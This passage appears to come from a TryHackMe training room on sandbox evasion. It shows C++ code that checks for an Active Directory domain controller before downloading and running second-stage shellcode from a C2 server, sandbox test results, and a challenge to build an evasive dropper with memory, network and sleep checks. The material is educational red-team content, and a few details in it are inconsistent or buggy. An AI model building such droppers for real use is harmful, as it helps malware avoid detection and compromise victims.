
- One with the Memory Check function
- One without the Memory Check function

Looking at the two samples side by side shows some interesting differences; in the first submission, our memory check function works without any issue and gracefully exits the program when it notices the device has less than 5GB of RAM.



Screenshot from Any.Run verifying that our Memory Check function worked as intended

In our unmodified, original code, we can see the HTTP GET Request to go out to an AWS Web Server to get Stage two.



Screenshot from Any.Run showing an outbound HTTP Request

This shows that our code functions as intended! We can now move on to one of our final bypass categories - Querying Network Information.

Querying Network Information

For our last evasion technique, we will be querying information about the Active Directory domain. We will be keeping it simple by querying the name of a Domain Controller using the NetGetDCName Windows API. This is a relatively simple Windows API that fetches

the primary domain controller within the environment. This requires us to specify a pointer to a string for the DC Name to be put into. Implementing the function in C++ looks like so:

```
BOOL isDomainController(){
// Create a long pointer to Wide String for our DC Name to live in
    LPCWSTR dcName;
// Query the NetGetDCName Win32 API for the Domain Controller Name
    NetGetDCName(NULL, NULL, (LPBYTE *) &dcName);
// Convert the DCName from a Wide String to a String
    wstring ws(dcName);
    string dcNewName(ws.begin(), ws.end());
// Search if the UNC path is referenced in the dcNewName variable. If so, there is
likely a Domain Controller present in the environment. If this is true, pass the
check, else, fail.
    if ( dcNewName.find("\\\\"){
          return TRUE;
    } else {
          return FALSE;
    }
}
```

This code can be broken down into the following steps:


1. Declare two variables; one string, one LPCWSTR. The NetGetDCName WinAPI returns only an LPCWSTR.
2. Invoke the NetGetDCName Windows API. Two null values will be specified because we do not know the Server Name or the Domain Name of the environment we may be in
3. We convert the LPCWSTR to a normal string variable to check and see if the value is NULL (or, in the case of a string, "").
4. Execute the comparison statement and return True or False depending on the device name.

This will then call back to the Main() function which will then evaluate if it needs to download and execute our shellcode from the C2 Server. The Main function now looks like so:


```
int main() {
    if (isDomainController == TRUE) {
        downloadAndExecute();
    } else {
        cout << "Domain Controller Not Found!";
    }
}
```

Testing our Code

For our last Sandbox analysis, we will be using VirusTotal. Looking at the results of the SysInternals Sandbox, we can see that our Sandbox evasion technique worked. No outbound request to Cloudflare was made.




The Screenshot above shows that our malware did not reach out to our C2 Server.




The Screenshot above shows that our malware reached out to our C2 Server for the second stage.

Adding External Dependencies in Visual Studio

For the final evasion method, we must add a new DLL to the project file. To do so, ensure your project is first opened. After it is opened, right-click on the Project name in the "Solution Explorer". In the image below, the Project name is called "Console Application2":



Click Properties at the bottom of the list; this will open a new view. Expand the "Linker" tab and select the "Input" submenu. We are interested in adding the Netapi32 Library.



To do so, click on the right side with all of the libraries referenced and add Netapi32.lib. Once it is added (like in the screenshot depicted above), press the "Apply" button and "Ok" to close the window and you are ready to continue development!

Wrapping Up Implementations

Now that you are more familiar with implementing various Sandbox Evasion techniques, we will be moving on to a Sandbox evasion challenge in the next task. You will be required to integrate multiple bypasses together to evade the "Custom" TryHackMe Sandbox. All source code has been provided in full to help those out who may not be as familiar with C++.

Answer the questions below

Read about implementing various Sandbox evasion techniques.

Which evasion method involves reaching out to a host to identify your IP Address?

Which evasion technique involves burning compute-time to escape the sandbox?

The Great Escape

Now that you have gained some experience in escaping Sandboxes, it's time for a challenge! In this task, you will be utilizing the code from Task 4 to implement the "Ultimate Sandbox Evasion" method to escape TryHackMe's Sandbox program! In order to escape the Sandbox, you must implement the following techniques:

- Check and see if the device is joined to an Active Directory Domain

- Check if the system memory is greater than 1GB of RAM
- Implement an outbound HTTP request to 10.10.10.10
- Implement a 60-second sleep timer before your payload is retrieved from your web server

If your dropper meets these requirements specified above, the flag will be printed out to you.

Good luck and have fun!

As a reminder, Task 4 contains downloadable source code from the four examples that may assist you in your Sandbox Evasion techniques. This material can also be found on the VM at `C:\Users\Administrator\Desktop\Materials`.

The Sandbox Evasion Techniques ***can*** *fail. The program analyzes the binary to see if the checks are implemented. The outbound device may not have internet access - as long as the checks are implemented, the sandbox check should succeed.*

Sandbox Evasion Binary

When you are finished developing your payload and are ready to test your evasion methods, you can find the binary to check your dropper in `C:\Users\Administrator\Desktop\Materials\SandboxChecker.exe`. Below is an example to show you how the program works:

THM Sandbox Binary Syntax

```
           C:\Users\Administrator\Desktop\Materials\> .\SandboxChecker.exe
C:\Users\TryHackMe\Materials\SandboxEvasion.exe
[+] Memory Check found!
[+] Network Check found!
[+] GeoFilter Check found!
[+] Sleep Check found!
Congratulations! Here is your flag:
```

Answer the questions below

Create your own Sandbox Evasion executable using the code snippets in the task and the VM as reference.

Run the "SandboxChecker.exe" in a command prompt (example above) providing your executable as the argument. All checks must be implemented correctly for the flag to reveal.

Note: If you have done it right, the "Sleep Check" will take approximately **one minute to reveal** the flag.

Note: If your DNS check has if(dcNewName.find("\\")) instead of if(dcNewName.find("\\\\")) then you may have difficulties with the sleep check.

Wrapping Up

In this room, we covered some modern and historic Sandbox evasion techniques that have been used by both red teamers and advanced threat actors alike. After finishing up this room, you should now have a general understanding of what a malware sandbox is, methods that you could try to use to evade it, and even some template code that you can build off of.

This is by no means a fully comprehensive list of all of the Sandbox Evasion methods out there; we highly encourage you to go out and develop your own Sandbox Evasion techniques with the foundational knowledge learned from this room.

Answer the questions below

Read the closing task.